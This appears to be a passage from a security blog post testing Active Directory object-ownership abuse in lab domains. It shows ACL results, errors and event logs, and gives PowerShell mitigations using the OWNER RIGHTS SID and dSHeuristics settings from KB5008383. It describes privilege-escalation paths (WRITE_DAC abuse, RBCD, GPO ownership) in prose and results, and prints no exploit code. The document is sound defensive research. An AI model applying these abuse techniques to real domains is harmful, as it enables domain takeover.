Look at all these “Access is denied” errors! At first it didn’t look like anything happened at all, but then quite a few of the changes were successfully committed. When we correlate between the commands that errored out, we see they’re all for objects in the OwnerRightsTest OU, where we had assigned the OWNER RIGHTS principal only List Contents permissions. The abuse of Object Owner implicit WRITE_DAC permissions only worked against objects in OU=NoOwnerRightsTest,DC=capcom,DC=local and CN=Policies,CN=System,DC=capcom,DC=local. The GPOs linked to both OUs were abusable because the permissions on the Policies container are what matter, not the links to the OUs.

General Properties

Scope: capcom.local
Owner: OwnershipTestAdmin (CAPCOM\OwnershipTestAdmin)
Created: 2/6/2023 12:02:33 PM
Modified: 2/14/2023 12:50:33 PM
User version: 0 (AD), 0 (SYSVOL)
Computer version: 0 (AD), 0 (SYSVOL)
Unique ID: {104C573A-0077-40D3-A614-7999B7462B4E}
GPO Status: Enabled

Security

These groups and users have the specified permission for this GPO

Name	Allowed Permissions	Inherited
AttackerControlled (CAPCOM\AttackerControlled)	Edit settings, delete, modify security	No
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (CAPCOM\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (CAPCOM\Enterprise Admins)	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
OwnershipTestAdmin (CAPCOM\OwnershipTestAdmin)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

When I run the script to collect all permissions in the two test OUs and filter it on OUs that have an ACE for CAPCOM\AttackerControlled we find that only the Objects in the NoOwnershipTest were abused.

Object DN	Object Owner	IdentityReference	AD Rights
OU=OUNobyOwnershipTestDFCO,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO	CAPCOM\AttackerControlled	GenericAll
OU=OUNobyOwnershipTestDFCD,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD	CAPCOM\AttackerControlled	GenericAll
OU=OUNobyOwnershipTestAdmin,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin	CAPCOM\AttackerControlled	GenericAll
CN=User2byOwnershipTestDFCO,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO	CAPCOM\AttackerControlled	GenericAll
CN=User2byOwnershipTestDFCD,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD	CAPCOM\AttackerControlled	GenericAll

CN=User2byOwnershipTestAO,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestAO	CAPCOM\AttackerControlled	GenericAll
CN=User2byOwnershipTestAdmin,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestDOCC,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDOCC	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestDJWD,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDJWD	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestDFCO,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCO	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestDFCD,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestDFCD	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestAO,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestAO	CAPCOM\AttackerControlled	GenericAll
CN=PC2byOwnershipTestAdmin,OU= NoOwnerRightsTest ,DC=capcom,DC=local	CAPCOM\OwnershipTestAdmin	CAPCOM\AttackerControlled	GenericAll

Note: There's a [spreadsheet](#) with post-abuse ACEs on GitHub, if you're following along at home.

Defensive Recommendation

Note: Test this in a lab environment first to make sure the deployment has the desired results before deploying to any production environment.

Apply the OWNER RIGHTS well-known security principal to the DACL of any high value OUs with an ACE that grants minimal inheritable permissions. This can be done through the GUI, but it's fairly easy to mess up when attempting to apply very limited permissions through the GUI. Instead, I'd recommend using [PowerShell](#):

```

1  # Assign inheritable ListChildren permissions to OWNER RIGHTS for a specific DistinguishedName
2  $DN = <DN of Target OU>
3
4  Set-Location AD:
5  # Need to manually add the SID here due to Owner Rights being a well-known identity.
6  $GroupSID = New-Object System.Security.Principal.SecurityIdentifier("S-1-3-4")
7  $ACL = Get-Acl -Path $DN
8
9  $Identity = [System.Security.Principal.IdentityReference] $GroupSID
10 $ADRRight = [System.DirectoryServices.ActiveDirectoryRights] "ListChildren"
11 $Type = [System.Security.AccessControl.AccessControlType] "Allow"
12 $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
13 $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRRight, $Type,
   $InheritanceType)
14
15 $ACL.AddAccessRule($Rule)
16 Set-Acl -Path $DN -AclObject $ACL

```

It's tempting to assign this permission at the Domain Root, but frankly I haven't tested that scenario and I'm unsure of areas of potential downfall in that method. It may actually cause issues with DNS nodes that are stored in a Legacy (Windows 2000) zone, but you really shouldn't be using Legacy DNS zones anymore. Targeted deployment in a well-designed and tiered OU structure would be best.

Configuring OWNER RIGHTS with limited permissions on the Domain Controllers OU would help mitigate some RBCD attacks against DCs with non-standard ownership-

Note: This should be combined with considering locking down the DACL on the Domain Controllers OU and disabling inheritance regardless as individual Domain Controller computer objects are not protected by AdminSDHolder.


There are some other possible defensive uses of the OwnerRights (S-1-3-4) SID to be found here:

[https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc749445\(v=ws.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc749445(v=ws.10)?redirectedfrom=MSDN)


- OwnerRights can be used in a NTFS file system to prevent users from changing settings on files or folders they've created.
- Services can be assigned a SID in current Windows versions, allowing resource isolation.
- Prevent token size increase.

Applying a restrictive OWNER RIGHTS ACE to the default Computers container and any OUs where lower-privileged users are delegated permissions to create computers or users seems like a quick win.

But even without the ability to abuse the Owner's Write_DAC, the computer objects we created still have explicit ACEs that came out of CREATOR OWNER:



Even the computer object that was created by a standard user with nothing more than Domain User rights (allowing for the default Add workstations to the domain right):



This leads us to the next section:

dSHeuristics & CVE-2021-42291

LDAP Add & Modify

Enter [CVE-2021-42291](#), which is an Active Directory Domain Services Elevation of Privilege Vulnerability.

This patch (and additional remediation steps in [KB5008383](#)) for this vulnerability have to do with changes to permissions checks that occur during LDAP Add and Modify operations. Once the patches from November 2021 Patch Tuesday (November 9, 2021) are installed, there's an additional audit-by-default functionality that occurs when someone sets potentially suspicious permissions on a computer or computer-derived object and an upcoming enforcement mode that blocks such attempts. Enforcement mode will have happened automatically when April 11, 2023 patches are installed, or it can be done manually with dSHeuristics.

The audit-by-default logging introduces EventIDs 3044-3056 in the Directory Service log on Domain Controllers, with the patch installed. These logs indicate when a user might have excessive privileges to create computer accounts with arbitrary security-sensitive attributes.

LDAP Add operations for computer objects have additional authorization checks that prevent users without administrative rights in the domain from setting the securityDescriptor or other attributes to values that might grant excessive permissions on computer-derived AD objects.

LDAP Modify operations for computer objects have an additional function to temporarily remove implicit owner rights to prevent users without administrative rights in the domain from setting the securityDescriptor to values that might grant excessive permissions on existing computer-derived AD objects. Basically, this check makes sure the user would have rights to Write_DAC without the implicit owner privileges.

The details for this change can be found in the [MS-ADTS Active Directory Technical Specifications](#), specifically sections:

- 3.1.3.3.4.1 LDAP Extended Controls
- 3.1.3.4.1.11 LDAP_SERVER_SD_FLAGS_OID
- 3.1.1.5.2.1 Security Considerations
- 3.1.1.5.2.1.1 Per Attribute Authorization for Add Operation
- 5.1.3.3.1 Null vs Empty DACLs
- 6.1.1.2.4.1.2 dsHeuristics
- 6.1.3.5 Security Considerations.

Note: Computer-derived AD objects seems like it would include (g)MSA accounts (ms-DS-Managed-Service-Account & ms-DS-Group-Managed-Service-Account) and ms-Exch-Computer-Policy classes in the AD Schema. These are classes with a subClassOf 'computer' in my AD lab. This seems to track with CVE-2021-34470 and msExchStorageGroup. I was going to validate this further but ran out of time.

By the time this blog is published, enforcement mode will be enabled (April 11, 2023 security updates), at which point the audit mode (default) and disabled mode will be unavailable. As long as April 2023 patches are installed on AD DS Domain Controllers, it will not be necessary to modify the environment to gain the benefits of enforcement mode.

dSHeuristics: The Attribute

Traditionally, Trimarc hasn't recommended making changes to the dSHeuristics attribute for the domain because it can be tricky to configure and it's very possible to lessen the security of AD through this functionality if care is not taken.

[dSHeuristics](#) is a Unicode string attribute where each character in the string represents a heuristic that determines behavior in Active Directory. By default, the dSHeuristics value doesn't exist and unless otherwise specified, the default value of each character is '0'. The order of the characters in the string is fixed. When modifying an existing dSHeuristics string, the values of all existing characters that are not related to the change need to be left alone. By default, the dSHeuristics attribute will be blank.

dSHeuristics is located in CN=Directory Service,CN=Windows

NT,CN=Services,CN=Configuration,DC=CONTOSO,DC=COM, so this isn't an attribute you're going to find in the standard Active Directory Users and Computers (ADUC) GUI. Looking at dSHeuristics from a GUI involves the somewhat scary territory of ADSIEdit or LDP.exe. But luckily, [PowerShell](#) does a great job of interacting with it also.


```
1 (Get-ADObject ("CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration," + (Get-ADDomain).DistinguishedName) -Properties dsheuristics).dsheuristics
```

By default, any authenticated user can query this value. But it takes an AD Admin to set it. When both the LDAP Add and Modify bits are set, per the KB5008383 documentation, it'll look like this (assuming all the other bits are default):

```
C:\> (Get-ADObject ("CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration," + (Get-ADDomain).DistinguishedName) -Properties dsheuristics).dsheuristics
```

"0000000010000000002000000011"



It's helpful to copy the dSHeuristics string value into a text editor that displays columns or character counts. Something like VSCode:



This way you can be certain that the correct values are in the correct columns. This is how I validate when building out a dSHeuristics value to set in a domain as well.

Testing, Testing

In another lab domain I replicated the same experiment as I had for Owner Rights, but this time I first set the dSHeuristics attribute to have 1s in positions 28 and 29, consistent with the KB5008383 documentation. This is consistent with enforcement mode in the KB article. I rebooted all the DCs in the domain to ensure that the change had taken effect:



Then I created all the OUs, groups, users, and delegations that are the foundation of the test before using the Create-ObjectOwners.ps1 script and some Powermad functions to recreate all the test objects. Then I collected the ownership information and all the DACLs on the test objects before removing group membership from the test users and attempting to Abuse-Ownership.

Path	Owner
OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OUbyOwnershipTestDFCO,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=User1by OwnershipTestDFCO,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=PC1byOwnershipTestDFCO,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=PC1byOwnershipTestDJWD,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDJWD
CN=PC1byOwnershipTestDOCC,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDOCC
CN=PC1byOTRAJWD,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC1byOTAU,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC1byOTSA1,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OUbyOwnershipTestEA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins

CN=User1by OwnershipTestEA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins
CN=PC1byOwnershipTestEA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins
OU=OubyOwnershipTestDA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=User1by OwnershipTestDA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC1byOwnershipTestDA,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OubyOwnershipTestAdmin,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=User1by OwnershipTestAdmin,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=PC1byOwnershipTestAdmin,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=User1by OwnershipTestAO,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAO
CN=PC1byOwnershipTestAO,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAO
OU=OubyOwnershipTestDFCD,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD
CN=User1by OwnershipTestDFCD,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD
CN=PC1byOwnershipTestDFCD,OU=OwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD
OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OUNobyOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=User2by OwnershipTestDFCO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=PC2byOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO
CN=PC2byOwnershipTestDJWD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDJWD
CN=PC2byOwnershipTestDOCC,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDOCC
CN=PC2byOTURAJWD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC2byOTAU,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC2byOTSA1,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OUNobyOwnershipTestEA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins
CN=User2by OwnershipTestEA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins
CN=PC2byOwnershipTestEA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Enterprise Admins
OU=OUNobyOwnershipTestDA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=User2by OwnershipTestDA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
CN=PC2byOwnershipTestDA,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\Domain Admins
OU=OUNobyOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=User2by OwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=PC2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin
CN=User2by OwnershipTestAO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAO
CN=PC2byOwnershipTestAO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAO
OU=OUNobyOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD
CN=User2by OwnershipTestDFCD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD
CN=PC2byOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD

The created objects look about the same as the Owner Rights test above, which is a good sign.

It's when we attempt to abuse object ownership that we find a difference. None of the computer objects were abused, not even the ones in an OU without an Owner Rights ACE assigned.

AD Object:

```
CN=PC2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local
Owner: MARVEL\OwnershipTestAdmin
```

```

Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
+ PSCoputerName         : tm-win12-marvel
Exception calling "CommitChanges" with "0" argument(s): "Access is denied.
"
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
+ PSCoputerName         : tm-win12-marvel


```

Looking at the DACLs for all the test objects, we only see that no computer objects were affected this time around:

Object DN	Object Owner	IdentityReference	AD Rights
OU=OUNobyOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO	MARVEL\AttackerControlled	Generic All
CN=User2byOwnershipTestDFCO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCO	MARVEL\AttackerControlled	Generic All
OU=OUNobyOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin	MARVEL\AttackerControlled	Generic All
CN=User2byOwnershipTestAdmin,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAdmin	MARVEL\AttackerControlled	Generic All
CN=User2byOwnershipTestAO,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestAO	MARVEL\AttackerControlled	Generic All
OU=OUNobyOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD	MARVEL\AttackerControlled	Generic All
CN=User2byOwnershipTestDFCD,OU=NoOwnerRightsTest,DC=marvel,DC=local	MARVEL\OwnershipTestDFCD	MARVEL\AttackerControlled	Generic All

Reviewing the event log on the Domain Controller we targeted, we find several 3046 events:

Event ID	Source	Category	Time	Message
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:16 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:14 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:12 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:11 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:10 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:08 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:06 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:03 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:32:02 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:31:59 PM	Warning
3046	ActiveDirectory_DomainServices	Security	2/17/2023 1:31:58 PM	Warning



So, we find that the dsHeuristics character 29 for temporary removal of implicit owner for LDAP Modify operations is effective for computer objects, but not for any other AD object types.

The LDAP Modify operation change doesn't prevent an attacker from using Powermad or other methods to create (or takeover) a computer object with an attacker-known credential that can be modified by SELF rights to edit the SPN, DNSHostname, and PrincipalsAllowedToActOnBehalfOf. So, Resource-Based Constrained Delegation (RBCD) attacks are still on the table when Authenticated Users have User Rights to "Add workstations to the domain" & the Machine-Account-Quota is a non-zero value, although perhaps not as readily targeted.

This change does provide friction against abusing object ownership of high value computer objects, such as Domain Controllers, for direct RBCD attacks. But it should be assumed that ownership of an AD computer object could still result in takeover of the corresponding host:

Steve Syfuhs
@SteveSyfuhs

I would be hard pressed to find a case where that isn't the case. Generally I think of full control over the object as practical control over the host.

2:42 PM · Apr 26, 2023 · 161 Views

The dSHeuristics character 28 for additional AuthZ verifications for LDAP Add operations did not prevent the use of Powermad to create attacker-controlled computer objects with a known password. My understanding is that the constraints on the LDAP Add operations primarily center around LDAP operations that attempt to supply a non-default security descriptor with the add request.

Operational Effects of KB5008383

I am not aware of any common operational effects for KB5008383 as most environments don't utilize LDAP operations to manage computer objects. That's not to say there aren't obscure or bespoke computer management solutions that don't use LDAP add or modify operations, but I wasn't able to locate any concern among systems administrators in online forums related to this patch and enforcement action. Whereas with KB5020276 ([NetJoin Hardening Changes](#)) there has been concern among system administrators and Microsoft followed up on that concern by creating exclusions and workarounds for imaging solutions.

In my opinion, the effects of KB5008383 will primarily affect malicious attempts to abuse non-standard ownership of computer objects, not production systems management.

Other Thoughts

Group Policy Creator Owners

Membership in Group Policy Creator Owners (while not also being a member of DA/EA) is another way for low-privileged users to end up as the individual object owner on a Group Policy Object. If a policy was originally created by a standard user or a lower-tier admin account and then subsequently linked to the Domain root, the Domain Controllers OU, OUs where AD Admins are stored, or OUs with other high-value Tier0 targets like AD CS CA hosts or Exchange servers are located, that non-standard ownership can be abused to escalate privilege and compromise the domain.

Another possible, although less common scenario, would be an attacker having rights to link a GPO to a high-level target OU (GP-Link right or All Extended Rights or higher on the OU) and also being able to compromise a GPO that a standard or lower-privileged user is owner on to link there.

Applying Owner Rights to the CN=Policies,CN=System,DC=contoso,DC=com container could be helpful in preventing this potential for abuse. However, it's likely an even better idea to ensure that only AD Admins can create GPOs or apply them to OUs containing highly-privileged objects.

Who Else Can Be the Owner?


I briefly touched on other ways that a security principal can become an owner in the [Who's the Owner?](#) section, at least beyond creating an object.

- Domain Administrators can always modify the ownership of AD Objects.
- A security principal with GenericAll (Full Control) rights on an object can make themselves the owner on that object.
- A security principal with WriteOwner rights on an object can make themselves the owner on that object.
